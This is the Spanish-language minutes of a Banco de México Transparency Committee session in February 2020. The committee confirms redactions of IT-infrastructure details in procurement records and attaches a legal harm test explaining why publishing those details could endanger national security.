BANCO DE MÉXICO

COMITÉ DE TRANSPARENCIA

ACTA DE LA SESIÓN ESPECIAL 07/2020
DEL 13 DE FEBRERO DE 2020

En la Ciudad de México, a las trece horas del trece de febrero de dos mil veinte, en el edificio ubicado en avenida Cinco de Mayo, número veinte, colonia Centro, demarcación territorial Cuauhtémoc, se reunieron María Teresa Muñoz Arámburu, Titular de la Unidad de Transparencia; Edgar Miguel Salas Ortega, Gerente de Instrumentación Jurídica, en suplencia del Director Jurídico; y José Ramón Rodríguez Mancilla, Gerente de Organización de la Información, en suplencia del Director de Seguridad y Organización de la Información, todos integrantes del Comité de Transparencia; así como Sergio Zambrano Herrera, Subgerente de Análisis Jurídico y Promoción de Transparencia, en su carácter de Secretario de este órgano colegiado. ----------

También estuvieron presentes, como invitados de este Comité, en términos de los artículos 4o. y 31, fracción XIV, del Reglamento Interior del Banco de México (RIBM), así como la Tercera, de las Reglas de Operación del Comité de Transparencia del Banco de México, publicadas en el Diario Oficial de la Federación el dos de junio de dos mil dieciséis, (Reglas), las personas que se indican en la lista de asistencia que se adjunta a la presente como **"ANEXO 1"**, quienes también son servidores públicos del Banco de México.----------

Al estar presentes los integrantes mencionados, quien ejerce en este acto las funciones de Secretariado del Comité de Transparencia manifestó que existe quórum para la celebración de la presente sesión, de conformidad con lo previsto en los artículos 43 de la Ley General de Transparencia y Acceso a la Información Pública (LGTAIP); 64, párrafos segundo y tercero, de la Ley Federal de Transparencia y Acceso a la Información Pública (LFTAIP); 83 de la Ley General de Protección de Datos Personales en Posesión de Sujetos Obligados (LGPDPPSO); 4o. del RIBM; así como Quinta y Sexta de las Reglas. Por lo anterior, se procedió en los términos siguientes: ----------

APROBACIÓN DEL ORDEN DEL DÍA. ----------

Quien ejerce en este acto las funciones de Secretariado del Comité de Transparencia, sometió a consideración de los integrantes presentes de ese órgano colegiado el documento que contiene el orden del día.----------

Este Comité de Transparencia, con fundamento en los artículos 43, párrafo segundo, 44, fracción IX, de la LGTAIP; 64, párrafo segundo; 65, fracción IX, de la LFTAIP; 83 de la LGPDPPSO; 4o. y 31, fracciones III y XX, del RIBM, y Quinta, de las Reglas, por unanimidad, aprobó el orden del día en los términos del documento que se adjunta a la presente como **"ANEXO 2"** y procedió a su desahogo, conforme a lo siguiente: ----------

PRIMERO. VERSIONES PÚBLICAS ELABORADAS POR QUIEN ES TITULAR DE LA DIRECCIÓN DE INFRAESTRUCTURA DE TECNOLOGÍAS DE LA INFORMACIÓN DEL BANCO DE MÉXICO PARA EL CUMPLIMIENTO DE LAS OBLIGACIONES DE TRANSPARENCIA PREVISTAS EN EL ARTÍCULO 70 DE LA LGTAIP.----------

Quien ejerce en este acto las funciones de Secretariado del Comité de Transparencia, dio lectura al oficio con fecha de diez de febrero de dos mil veinte, suscrito por quien es titular de la Dirección de Infraestructura de Tecnologías de la Información del Banco de México, mismo que se agrega a la presente acta como **"ANEXO 3"**, por medio del cual hizo del conocimiento de este órgano colegiado su determinación de clasificar diversa información contenida en los documentos señalados en dicho oficio, de conformidad con la fundamentación y motivación señaladas en las carátulas y en las pruebas de daño correspondientes, respecto de los cuales se generaron las versiones públicas respectivas, y solicitó a este órgano colegiado confirmar tal clasificación y aprobar las respectivas versiones públicas. ----------

Después de un amplio intercambio de opiniones, se determinó lo siguiente: ----------

Único. El Comité de Transparencia del Banco de México, por unanimidad de sus integrantes, con fundamento en los artículos 1, 23, 43, 44, fracción II, y 106, fracción III, de la LGTAIP; 1, 9, 64, 65, fracción II, y 98, fracción III, de la LFTAIP; 31, fracción III, del RIBM, el Sexagésimo segundo, párrafo segundo, inciso b), de los Lineamientos generales en materia de clasificación y desclasificación de la información, así como para la elaboración de versiones públicas, vigentes, y la Quinta de las Reglas, confirma la clasificación de la información referida y aprueba las correspondientes versiones públicas, en términos de la resolución que se agrega al apéndice de la presente acta como **"ANEXO 4"**. ----------

SEGUNDO. VERSIONES PÚBLICAS ELABORADAS POR QUIEN ES TITULAR DE LA DIRECCIÓN DE APOYO A LAS OPERACIONES DEL BANCO DE MÉXICO PARA EL CUMPLIMIENTO DE LAS OBLIGACIONES DE TRANSPARENCIA PREVISTAS EN EL ARTÍCULO 70 DE LA LGTAIP. --------

Quien ejerce en este acto las funciones de Secretariado del Comité de Transparencia, dio lectura al oficio con fecha de veinticuatro de enero de dos mil veinte, suscrito por quien es titular de la Dirección de Apoyo a las Operaciones del Banco de México, mismo que se agrega a la presente acta como **"ANEXO 5"**, por medio del cual hizo del conocimiento de este órgano colegiado su determinación de clasificar diversa información contenida en los documentos señalados en dicho oficio, de conformidad con la fundamentación y motivación señaladas en las carátulas y en la prueba de daño correspondiente, respecto de los cuales se generaron las versiones públicas respectivas, y solicitó a este órgano colegiado confirmar tal clasificación y aprobar las respectivas versiones públicas. ----------

Después de un amplio intercambio de opiniones, se determinó lo siguiente: ----------

Único. El Comité de Transparencia del Banco de México, por unanimidad de sus integrantes, con fundamento en los artículos 1, 23, 43, 44, fracción II, y 106, fracción III, de la LGTAIP; 1, 9, 64, 65, fracción II, y 98, fracción III, de la LFTAIP; 31, fracción III, del RIBM, el Sexagésimo segundo, párrafo segundo, inciso b), de los Lineamientos generales en materia de clasificación y desclasificación de la información, así como para la elaboración de versiones públicas, vigentes, y la Quinta de las Reglas, confirma la clasificación de la información referida y aprueba las correspondientes versiones públicas, en términos de la resolución que se agrega al apéndice de la presente acta como **"ANEXO 6"**. ----------

Al no haber más asuntos que tratar, se dio por terminada la sesión, en la misma fecha y lugar de su celebración. La presente acta se firma por los integrantes del Comité de Transparencia que asistieron a la sesión, así como por quien en este acto ejerce las funciones de Secretariado. Conste. ----------

COMITÉ DE TRANSPARENCIA

MARÍA TERESA MUÑOZ ARÁMBURU
Presidente

EDGAR MIGUEL SALAS ORTEGA
Integrante Suplente

JOSÉ RAMÓN RODRÍGUEZ MANCILLA
Integrante Suplente

SERGIO ZAMBRANO HERRERA
Secretario




ANEXO "1"

BANCO DE MÉXICO

LISTA DE ASISTENCIA
SESIÓN ESPECIAL 07/2020

13 DE FEBRERO DE 2020

COMITÉ DE TRANSPARENCIA

MARÍA TERESA MUÑOZ ARÁMBURU Directora de la Unidad de Transparencia	
ERIK MAURICIO SÁNCHEZ MEDINA Director Jurídico	
VICTOR MANUEL DE LA LUZ PUEBLA Director de Seguridad y Organización de la Información	
RODRIGO VILLA COLLINS Gerente de Análisis Jurídico y Promoción De Transparencia	
EDGAR MIGUEL SALAS ORTEGA Gerente de Instrumentación Jurídica	
JOSÉ RAMÓN RODRÍGUEZ MANCILLA Gerente de Organización de la Información	
SERGIO ZAMBRANO HERRERA Subgerente de Análisis Jurídico y Promoción de Transparencia	
HÉCTOR GARCÍA MONDRAGÓN Jefe de la Oficina de Análisis y Promoción de Transparencia	

INVITADOS PERMANENTES

OSCAR JORGE DURÁN DÍAZ Dirección de Vinculación Institucional y Comunicación	
FRANCISCO CHAMÚ MORALES Director de Administración de Riesgos	

INVITADOS

ALAN CRUZ PICHARDO Subgerente de Apoyo Jurídico a la Transparencia	
JONATHAN NAVARRO VILLEGAS Abogado en Jefe en la Subgerencia de Apoyo Jurídico a la Transparencia	
LUIS ADOLFO CASTILLO REYEROS Abogado Especialista	
CARLOS FERNANDO ÁNGEL AMADOR Abogado	

RODRIGO MÉNDEZ PRECIADO Gerente de Enlace Institucional y Relaciones Públicas	
MIGUEL ÁNGEL NEVÁREZ MORALES Jefe de la Oficina de Enlace Institucional	
MARGARITA LISSETE PONCE GUARNEROS Gerente de Riesgos No Financieros	
CARLOS ALBERTO ARIAS VÁZQUEZ Subgerente de Seguimiento de Riesgos y Continuidad Operativa.	
MARTHA MARISOL CAPILLA GUTIÉRREZ Subgerente de Identificación y Evaluación de Riesgos Operativos.	
JOAQUÍN RODRIGO CANO JAUREGUI SEGURA MILLAN Director de Apoyo a las Operaciones	
DANIEL EULALIO TRINIDAD VÁZQUEZ Jefe de la Oficina de Servicios Administrativos	

MILTON ADRIÁN GONZÁLEZ PONCE Analista Administrativo	
GUILLERMO JIMÉNEZ GÓMEZ Analista Administrativo	
CLAUDIA TAPIA RANGEL Especialista Investigadora	
MARTÍN CAMPOS FERNÁNDEZ Analista de Información	
MOISÉS RIVERO VÁZQUEZ Dirección de Desarrollo de Sistemas	
MARCOS PÉREZ HERNÁNDEZ Dirección de Infraestructura de Tecnologías de la Información	
ARTURO GARCÍA HERNÁNDEZ Gerencia de Seguridad de Tecnologías de la Información	

FAUSTO CEPEDA GONZÁLEZ Subgerencia de Seguridad Informática	
JOSÉ DE JESÚS RAMÍREZ PICHARDO Subgerencia del Centro de Defensa de Ciberseguridad	
CARLOS ENRIQUE MUÑOZ HINK Subgerencia de Coordinación de la Información	
ALFONSO ROSENBERG GONZÁLEZ Oficina de Administración de las Páginas en Red	
BLANCA YAZEL JIMÉNEZ HERNÁNDEZ Oficina de Administración del Archivo de Concentración y Organización de Archivos	
ALICIA ADRIANA AYALA ROMERO Subgerencia de Planeación y Regulación	
RICARDO ALFREDO GONZÁLEZ FRAGOSO Líder de Especialidad	

ALFREDO CALLEJAS CHAVERO Líder de Especialidad	
GUILLERMO ALBERTO MEDINA TOLENTINO Analista de Información	
ADRIANA CAL Y MAYOR MOGUEL Analista de información	
MIGUEL DORAS FUENTES Analista de Información	

ANEXO "2"

BANCO DE MÉXICO

COMITÉ DE TRANSPARENCIA

ORDEN DEL DÍA

Sesión Especial 07/2020
13 de febrero de 2020

PRIMERO. VERSIONES PÚBLICAS ELABORADAS POR QUIEN ES TITULAR DE LA DIRECCIÓN DE INFRAESTRUCTURA DE TECNOLOGÍAS DE LA INFORMACIÓN DEL BANCO DE MÉXICO PARA EL CUMPLIMIENTO DE LAS OBLIGACIONES DE TRANSPARENCIA PREVISTAS EN EL ARTÍCULO 70 DE LA LGTAIP.

SEGUNDO. VERSIONES PÚBLICAS ELABORADAS POR QUIEN ES TITULAR DE LA DIRECCIÓN DE APOYO A LAS OPERACIONES DEL BANCO DE MÉXICO PARA EL CUMPLIMIENTO DE LAS OBLIGACIONES DE TRANSPARENCIA PREVISTAS EN EL ARTÍCULO 70 DE LA LGTAIP.

ANEXO "3"

BANCO DE MÉXICO
RECIBIDO
10 FEB 2020
Comité de Transparencia
Por: JIS583 Hora: 13:25

Se recibe oficio constante en tres páginas, cuatro carátulas y una prueba de daño.

BANCO DE MÉXICO

Ciudad de México, a 10 de febrero de 2020

COMITÉ DE TRANSPARENCIA DEL BANCO DE MÉXICO
Presente.

Me refiero a la obligación prevista en el artículo 60 de la Ley General de Transparencia y Acceso a la Información Pública (LGTAIP), en el sentido de poner a disposición de los particulares la información a que se refiere el Título Quinto de dicho ordenamiento (obligaciones de transparencia) en el sitio de internet de este Banco Central y a través de la Plataforma Nacional de Transparencia.

En ese sentido, y con motivo del cumplimiento de dichas obligaciones, la Dirección General de Tecnologías de la Información, clasificó como reservada, entre otra, diversa información contenida en los documentos que se indican a continuación, mediante el oficio con número de referencia DGTI-266/2018:

No.	Título del documento clasificado mediante oficio con número de referencia DGTI-266/2018	Vencimiento del plazo de reserva
1	Pedido No. 0000020235. Teléfonos de México. (800-18-1262-2)	9 de noviembre de 2023
2	Autorización para adjudicar directamente por monto. Conexión enlace a Internet en formato ADSL (800-18-1262-2)	9 de noviembre de 2023

En consecuencia se elaboraron las versiones públicas respectivas, junto con las carátulas que las distinguen e indican los datos concretos que fueron clasificados, al igual que los motivos y fundamentos respectivos. Dichas clasificación fue confirmada y dichas versiones públicas fueron aprobadas por el Comité de Transparencia, mediante resolución emitida en su sesión especial de 9 de noviembre de 2018.

En relación a los documentos referidos, nos permitimos informarles que, con motivo de una nueva reflexión, la Dirección de Infraestructura de Tecnologías de la Información, de conformidad con los artículos 100 y 106, fracción III, de la Ley General de Transparencia y Acceso a la Información Pública (LGTAIP); 97 y 98, fracción III, de la Ley Federal de Transparencia y Acceso a la Información Pública (LFTAIP), así como el Quincuagésimo sexto de los "Lineamientos generales en materia de clasificación y desclasificación de la información, así como para la elaboración de versiones públicas" (Lineamientos), vigentes, **ha determinado modificar la clasificación realizada en su momento**, en los términos y de conformidad con la fundamentación y motivación señaladas en las carátulas que se adjuntan al presente, y en la misma prueba de daño que sustenta las versiones públicas originales, la cual se puso a disposición de ese órgano colegiado en su momento.

Cabe señalar que, en relación con el plazo de reserva de cinco años al que se sujeta la información clasificada como reservada, éste comenzó a correr desde la fecha en que ese órgano colegiado

confirmó la clasificación correspondiente y aprobó las versiones públicas respectivas en la referida sesión especial de 9 de noviembre de 2018.

En consecuencia, para facilitar su identificación, en el siguiente cuadro encontrarán el detalle del título de los documentos cuyas secciones clasificadas como reservadas fueron modificadas, en los términos de las carátulas que debidamente firmadas acompañan al presente, los cuales coinciden con los que aparecen en dichas carátulas.

No.	TÍTULO DEL DOCUMENTO CON SECCIONES RESERVADAS QUE SE MODIFICAN	CARÁTULA NÚMERO DE ANEXO
1	Autorización para adjudicar directamente por monto. Conexión enlace a Internet en formato ADSL (800-18-1262-2)	1
2	Pedido No. 0000020235. Teléfonos de México. (800-18-1262-2)	2

Adicionalmente, en relación con las referidas obligaciones de transparencia, me permito informarles que la Dirección de Infraestructura de Tecnologías de la Información, de conformidad con los artículos 100, y 106, fracción III, de la LGTAIP; como 97 de la LFTAIP; y el Quincuagésimo sexto de los Lineamientos, vigentes, ha determinado clasificar diversa información contenida en los documentos que se indican más adelante, incluyendo los metadatos que se deriven de los documentos en él contenidos, de conformidad con la fundamentación y motivación señaladas en las carátulas y en la prueba de daño correspondiente, mismas que se adjunta al presente.

Para facilitar su identificación, en el siguiente cuadro encontrarán el detalle del título de los documentos clasificados, los cuales coinciden con los que aparecen en las carátulas que debidamente firmadas se acompañan al presente.

No.	TÍTULO DEL DOCUMENTO CLASIFICADO	CARÁTULA NÚMERO DE ANEXO	PRUEBA DE DAÑO NÚMERO DE ANEXO
1	Autorización para adjudicar directamente por monto. Conexión con enlace a Internet (800-18-1304-1)	3	4
2	Pedido No. 0000020755. Teléfonos de México (800-18-1304-1)	5	4

Por lo expuesto, en términos de los artículos 44, fracción II, de la LGTAIP; 65, fracción II, de la LFTAIP; 31, fracción III, del Reglamento Interior del Banco de México; así como Quincuagésimo sexto, y Sexagésimo segundo, párrafos primero y segundo, inciso b), de los Lineamientos, atentamente solicito a ese Comité de Transparencia confirmar la clasificación de la información realizada por esta unidad administrativa, y aprobar las versiones públicas señaladas en los cuadros precedentes.

Asimismo, de conformidad con el Décimo de los señalados Lineamientos, informamos que el personal que por la naturaleza de sus atribuciones tiene acceso a los referidos documentos clasificados, es el descrito a continuación:

Por parte de la Dirección General de Tecnologías de la Información:

- Gerencia de Telecomunicaciones (Gerente)
- Subgerencia de Desarrollo de Servicios de Telecomunicaciones (Todo el personal)
- Subgerencia de Administración de Servicios de Telecomunicaciones (Todo el personal)
- Subgerencia de Planeación y Regulación (Todo el personal)

Por parte de la Dirección de Recursos Materiales:

- Gerencia de Abastecimiento de Tecnologías de la Información Inmuebles y Generales (Todo el personal).
- Gerencia de Abastecimiento a Emisión y Recursos Humanos (Todo el personal).
- Gerencia de Soporte Legal y Mejora Continua de Recursos Materiales (Todo el personal).

Atentamente,

MARCOS PÉREZ HERNÁNDEZ
Director de Infraestructura de Tecnologías de la Información

BANCO DE MÉXICO

CARÁTULA DE VERSIÓN PÚBLICA

La presente versión pública se elaboró con fundamento en los artículos 3, fracción XXI, 100, 106, y 109 de la Ley General de Transparencia y Acceso a la Información Pública (LGTAIP); 97, 98, y 106 de la Ley Federal de Transparencia y Acceso a la Información Pública (LFTAIP); Primero, Segundo, fracción XVIII, Séptimo, Quincuagésimo sexto, Sexagésimo segundo, y Sexagésimo tercero de los "*Lineamientos generales en materia de clasificación y desclasificación de la información, así como para la elaboración de versiones públicas*", vigentes (Lineamientos).

VERSIÓN PÚBLICA	
I. Área titular que clasifica la información.	Dirección de Infraestructura de Tecnologías de la Información
II. La identificación del documento del que se elabora la versión pública.	Autorización para adjudicar directamente por monto. Conexión enlace a Internet en formato ADSL (800-18-1262-2)
III. Firma del titular del área y de quien clasifica.	**MARCOS PÉREZ HERNÁNDEZ** Dirección de Infraestructura de Tecnologías de la Información
IV. Fecha y número del acta de la sesión del Comité donde se aprobó la versión pública.	La presente versión pública fue aprobada en la sesión del Comité de Transparencia "ESPECIAL", número 07/2020, celebrada el 13 de FEBRERO de 2020. Secretaría del Comité de Transparencia Sergio Zambrano Herrera, Secretario del Comité de Transparencia del Banco de México. Héctor García Mondragón, Prosecretario del Comité de Transparencia del Banco de México

BANCO DE MÉXICO

PARTES O SECCIONES CLASIFICADAS COMO INFORMACIÓN RESERVADA				
Ref.	**Pág.**	**Información testada**	**Fundamento Legal**	**Motivación**
A1	1	Información relacionada con las especificaciones de la infraestructura de tecnologías de la información y comunicaciones del Banco de México	Conforme a la prueba de daño que se adjunta.	Conforme a la prueba de daño que se adjunta.

BANCO DE MÉXICO

CARÁTULA DE VERSIÓN PÚBLICA

La presente versión pública se elaboró con fundamento en los artículos 3, fracción XXI, 100, 106, y 109 de la Ley General de Transparencia y Acceso a la Información Pública (LGTAIP); 97, 98, y 106 de la Ley Federal de Transparencia y Acceso a la Información Pública (LFTAIP); Primero, Segundo, fracción XVIII, Séptimo, Quincuagésimo sexto, Sexagésimo segundo, y Sexagésimo tercero de los "*Lineamientos generales en materia de clasificación y desclasificación de la información, así como para la elaboración de versiones públicas*", vigentes (Lineamientos).

VERSIÓN PÚBLICA	
I. Área titular que clasifica la información.	Dirección de Infraestructura de Tecnologías de la Información
II. La identificación del documento del que se elabora la versión pública.	Pedido No. 0000020235. Teléfonos de México. (800-18-1262-2)
III. Firma del titular del área y de quien clasifica.	**MARCOS PÉREZ HERNÁNDEZ** Dirección de Infraestructura de Tecnologías de la Información
IV. Fecha y número del acta de la sesión del Comité donde se aprobó la versión pública.	La presente versión pública fue aprobada en la sesión del Comité de Transparencia "ESPECIAL", número 07/2020 celebrada el 13 de FEBRERO de 2020. Secretaría del Comité de Transparencia Sergio Zambrano Herrera, Secretario del Comité de Transparencia del Banco de México. Héctor García Mondragón, Prosecretario del Comité de Transparencia del Banco de México

BANCO DE MÉXICO

PARTES O SECCIONES CLASIFICADAS COMO INFORMACIÓN RESERVADA				
Ref.	**Pág.**	**Información testada**	**Fundamento Legal**	**Motivación**
A1	1, 4 a 7	Información relacionada con las especificaciones de la infraestructura de tecnologías de la información y comunicaciones del Banco de México	Conforme a la prueba de daño que se adjunta.	Conforme a la prueba de daño que se adjunta.

BANCO DE MÉXICO

CARÁTULA DE VERSIÓN PÚBLICA

La presente versión pública se elaboró con fundamento en los artículos 3, fracción XXI, 100, 106, y 109 de la Ley General de Transparencia y Acceso a la Información Pública (LGTAIP); 97, 98, y 106 de la Ley Federal de Transparencia y Acceso a la Información Pública (LFTAIP); Primero, Segundo, fracción XVIII, Séptimo, Quincuagésimo sexto, Sexagésimo segundo, y Sexagésimo tercero de los "*Lineamientos generales en materia de clasificación y desclasificación de la información, así como para la elaboración de versiones públicas*", vigentes (Lineamientos).

VERSIÓN PÚBLICA	
I. Área titular que clasifica la información.	Dirección de Infraestructura de Tecnologías de la Información
II. La identificación del documento del que se elabora la versión pública.	Autorización para adjudicar directamente por monto. Conexión con enlace a Internet (800-18-1304-1)
III. Firma del titular del área y de quien clasifica.	 **MARCOS PÉREZ HERNÁNDEZ** Dirección de Infraestructura de Tecnologías de la Información
IV. Fecha y número del acta de la sesión del Comité donde se aprobó la versión pública.	

BANCO DE MÉXICO

PARTES O SECCIONES CLASIFICADAS COMO INFORMACIÓN RESERVADA				
Ref.	**Pág.**	**Información testada**	**Fundamento Legal**	**Motivación**
A1	1	Información relacionada con las especificaciones de la infraestructura de tecnologías de la información y comunicaciones del Banco de México	Conforme a la prueba de daño que se adjunta.	Conforme a la prueba de daño que se adjunta.

BANCO DE MÉXICO

CARÁTULA DE VERSIÓN PÚBLICA

La presente versión pública se elaboró con fundamento en los artículos 3, fracción XXI, 100, 106, y 109 de la Ley General de Transparencia y Acceso a la Información Pública (LGTAIP); 97, 98, y 106 de la Ley Federal de Transparencia y Acceso a la Información Pública (LFTAIP); Primero, Segundo, fracción XVIII, Séptimo, Quincuagésimo sexto, Sexagésimo segundo, y Sexagésimo tercero de los "*Lineamientos generales en materia de clasificación y desclasificación de la información, así como para la elaboración de versiones públicas*", vigentes (Lineamientos).

VERSIÓN PÚBLICA	
I. Área titular que clasifica la información.	Dirección de Infraestructura de Tecnologías de la Información
II. La identificación del documento del que se elabora la versión pública.	Pedido No. 0000020755. Teléfonos de México (800-18-1304-1)
III. Firma del titular del área y de quien clasifica.	**MARCOS PÉREZ HERNÁNDEZ** Dirección de Infraestructura de Tecnologías de la Información
IV. Fecha y número del acta de la sesión del Comité donde se aprobó la versión pública.	La presente versión pública fue aprobada en la sesión del Comité de Transparencia "ESPECIAL", número 07/2020, celebrada el 13 de FEBRERO de 2020. Secretaría del Comité de Transparencia Sergio Zambrano Herrera, Secretario del Comité de Transparencia del Banco de México. Héctor García Mondragón, Prosecretario del Comité de Transparencia del Banco de México

BANCO DE MÉXICO

PARTES O SECCIONES CLASIFICADAS COMO INFORMACIÓN RESERVADA				
Ref.	**Pág.**	**Información testada**	**Fundamento Legal**	**Motivación**
A1	7 a 11	Información relacionada con las especificaciones de la infraestructura de tecnologías de la información y comunicaciones del Banco de México	Conforme a la prueba de daño que se adjunta.	Conforme a la prueba de daño que se adjunta.

PRUEBA DE DAÑO

Especificaciones de la infraestructura de tecnologías de la información y comunicaciones del Banco de México.

En términos de lo dispuesto por los artículos 6o., apartado A, sexto párrafo, 28, párrafo sexto y séptimo de la Constitución Política de los Estados Unidos Mexicanos, 113, fracciones I, IV y VII de la Ley General de Transparencia y Acceso a la información Pública (LGTAIP); y 110, fracciones I, IV y VII de la Ley Federal de Transparencia y Acceso a la Información Pública (LFTAIP); así como el Décimo séptimo, fracción VIII, Vigésimo segundo, fracciones I y II, y Vigésimo sexto, párrafo primero, de los "Lineamientos generales en materia de clasificación y desclasificación de la información, así como para la elaboración de versiones públicas", vigentes, es de clasificarse como información reservada aquella cuya publicación pueda:

a) Comprometer la seguridad nacional;

b) Afectar la efectividad de las medidas adoptadas en relación con las políticas en materia monetaria, cambiaria o del sistema financiero del país;

c) Poner en riesgo la estabilidad de las instituciones financieras susceptibles de ser consideradas de riesgo sistémico o del sistema financiero del país;

d) Comprometer la seguridad en la provisión de moneda nacional al país.

e) Obstruya la prevención de delitos

Por lo que, la información relativa a las **especificaciones de la infraestructura de tecnologías de la información y comunicaciones** referente a la arquitectura de los componentes, que conforman la infraestructura, es decir, la organización y relación entre los equipos de cómputo, de telecomunicaciones, de seguridad electrónica y de seguridad informática, sus números de serie, configuraciones, los números de teléfonos celulares asignados por el Banco a su personal, las actualizaciones de seguridad de estos componentes; la ubicación en donde se emplean estos componentes en las instalaciones del Banco de México, incluyendo los centros de datos y telecomunicaciones; la información relacionada con los servicios de consultoría y de asesoramiento en inteligencia de amenazas informáticas relacionadas a Banco de México, la información relacionada con las evaluaciones y análisis de riesgos tecnológicos y de seguridad que se realizan sobre dichos componentes, referente a los proveedores de los servicios contratados, las características de estas evaluaciones y resultados entregados, riesgos o hallazgos identificados y las acciones para corregirlos o mitigarlos; los programas de seguridad informática o seguridad de la información, el sistema de gestión de la seguridad y las actividades que lo conforman; los manuales y procedimientos de operación de recuperación y de continuidad operativa para restablecer su funcionamiento; el diseño, el código fuente y los algoritmos que se desarrollan o se configuran para

operar en ellos; así como toda información derivada de estas especificaciones, que de forma aislada o agrupada, permita vincular directa o indirectamente, a algún elemento específico de tecnologías de la información y comunicaciones con los procesos del Banco de México en que éste participa o con algún elemento de seguridad informática, incluyendo la marca, el modelo, fabricante e información del proveedor de dicho elemento de seguridad que da protección a la referida infraestructura tecnológica; es clasificada como reservada, en virtud de lo siguiente:

La divulgación de la información representa un riesgo de perjuicio significativo al interés público, ya que con ello se compromete la seguridad nacional; así como la efectividad de las medidas adoptadas en relación con las políticas en materia monetaria, cambiaria o del sistema financiero del país; pondría en riesgo la estabilidad de las instituciones financieras susceptibles de ser consideradas de riesgo sistémico o del sistema financiero del país; y comprometería la seguridad en la provisión de moneda nacional al país; toda vez que la divulgación de la información posibilita la destrucción, inhabilitación o sabotaje de cualquier infraestructura de carácter estratégico o prioritario, como es la que coadyuva a los procesos de emisión de billetes y acuñación de moneda a nivel nacional, así como menoscabar la efectividad de las medidas implementadas en los sistemas financiero, económico, cambiario o monetario del país, poniendo en riesgo el funcionamiento de esos sistemas y, en el caso que nos ocupa, de la economía nacional en su conjunto; y obstruiría la prevención de delitos informáticos[1] en contra del Banco de México cuya planeación y ejecución se facilitarían con la divulgación de la información referida, toda vez que dicho riesgo es:

1) Real, dado que la difusión de esta información posibilita a personas o grupos de ellas con intenciones delincuenciales a realizar acciones hostiles en contra de las tecnologías de la información de este Banco Central.

Debe tenerse presente que, en términos del artículo 28, párrafos sexto y séptimo, de la Constitución Política de los Estados Unidos Mexicanos, el Banco de México tiene a su cargo las funciones del Estado en las áreas estratégicas de acuñación de moneda y emisión de billetes. En ese sentido, los artículos 2o. y 3o. de la Ley del Banco de México, señalan las finalidades del Banco Central, entre las que se encuentran, proveer a la economía del país de moneda nacional, con el objetivo prioritario de procurar la estabilidad del poder adquisitivo de dicha moneda, promover el sano desarrollo del sistema financiero, propiciar el buen funcionamiento de los sistemas de pagos, así como el desempeño de las funciones de regular la emisión y circulación de la moneda, los cambios, la intermediación y los servicios financieros, así como los sistemas de pagos; operar con las instituciones de crédito como banco de reserva y acreditante de última instancia; prestar servicios de tesorería al Gobierno Federal y actuar como agente financiero del mismo. Las anteriores son finalidades y funciones que dependen en gran medida de la correcta operación de las tecnologías de la información y comunicaciones que el Banco de México ha instrumentado para estos propósitos, mediante el procesamiento de la información que apoya en la ejecución de esos procesos.

[1] Cfr. Cassou Ruiz, Jorge Esteban, "Delitos informáticos en México", *Revista del Instituto de la Judicatura Federal,* México, núm. 28, julio-diciembre de 2008, pp. 220-225. https://www.ijf.cjf.gob.mx/publicaciones/revista/28/Delitos_inform%C3%A1ticos.pdf

Al respecto, es importante destacar que los sistemas informáticos y de comunicaciones del Banco de México fueron desarrollados y destinados para atender la implementación de las políticas en materia monetaria, cambiaria, o del sistema financiero, por tal motivo, divulgar información de las especificaciones tecnológicas de dichos sistemas, de la normatividad interna, o de sus configuraciones, puede repercutir en su inhabilitación.

En este sentido, el artículo 5, fracción XII, de la Ley de Seguridad Nacional establece que son amenazas a la seguridad nacional, los actos tendientes a destruir o inhabilitar la infraestructura de carácter estratégico o indispensable para la provisión de bienes o servicios públicos.

A su vez, el artículo 146 de la Ley General del Sistema Nacional de Seguridad Pública dispone que se consideran instalaciones estratégicas, a los espacios, inmuebles, construcciones, muebles, equipo y demás bienes, destinados al funcionamiento, mantenimiento y operación de las actividades consideradas como estratégicas por la Constitución Política de los Estados Unidos Mexicanos, entre los que se encuentra la **infraestructura de tecnologías de la información y comunicaciones** del Banco de México.

Asimismo, el Décimo séptimo, fracción VIII, de los *"Lineamientos generales en materia de clasificación y desclasificación de la información, así como para la elaboración de versiones públicas"*, vigentes, señala que se considera como información reservada, aquella que de difundirse actualice o potencialice un riesgo o amenaza a la seguridad nacional cuando se posibilite la destrucción, inhabilitación o sabotaje de cualquier infraestructura de carácter estratégico.

Consecuentemente, pretender atacar o inhabilitar los sistemas de Banco de México, representa una amenaza a la seguridad nacional, ya que publicar la información materia de la presente prueba de daño, posibilita la destrucción, inhabilitación o sabotaje de la infraestructura tecnológica de carácter estratégico, como lo es la del Banco de México, Banco Central del Estado Mexicano, por mandato constitucional.

En efecto, proporcionar las **especificaciones de la infraestructura de tecnologías de la información y comunicaciones**, indudablemente facilitaría que terceros logren acceder a información financiera o personal, modifiquen los datos que se procesan en ellas o, incluso, dejen fuera de operación a los sistemas de información del Banco Central.

En consecuencia, se actualiza la causal de reserva prevista en el artículo 113, fracción I, de la LGTAIP, ya que la divulgación de la información referida compromete la seguridad nacional, al posibilitar la destrucción, inhabilitación o sabotaje de la infraestructura de carácter estratégico con la que opera el Banco de México.

Por otra parte, y en atención a las consideraciones antes referidas, es de suma importancia destacar que los ataques a las tecnologías de la información y de comunicaciones, son uno de los principales

y más importantes instrumentos utilizados en el ámbito mundial para ingresar sin autorización a computadoras, aplicaciones, redes de comunicación, y diversos sistemas informáticos, con la finalidad de causar daños, obtener información o realizar operaciones ilícitas. Estos ataques se fundamentan en (1) descubrir y aprovechar vulnerabilidades, basando cada descubrimiento en el análisis y estudio de la información de las especificaciones técnicas de diseño y construcción, incluyendo el código fuente de las aplicaciones, la arquitectura o servicios de tecnologías de información y de comunicaciones que se quieren vulnerar, y (2) tomar ventaja de cualquier información conocida para emplear técnicas de ingeniería social que les faciliten el acceso indebido a los sistemas, con el propósito de substraer información, alterarla, o causar un daño disruptivo.

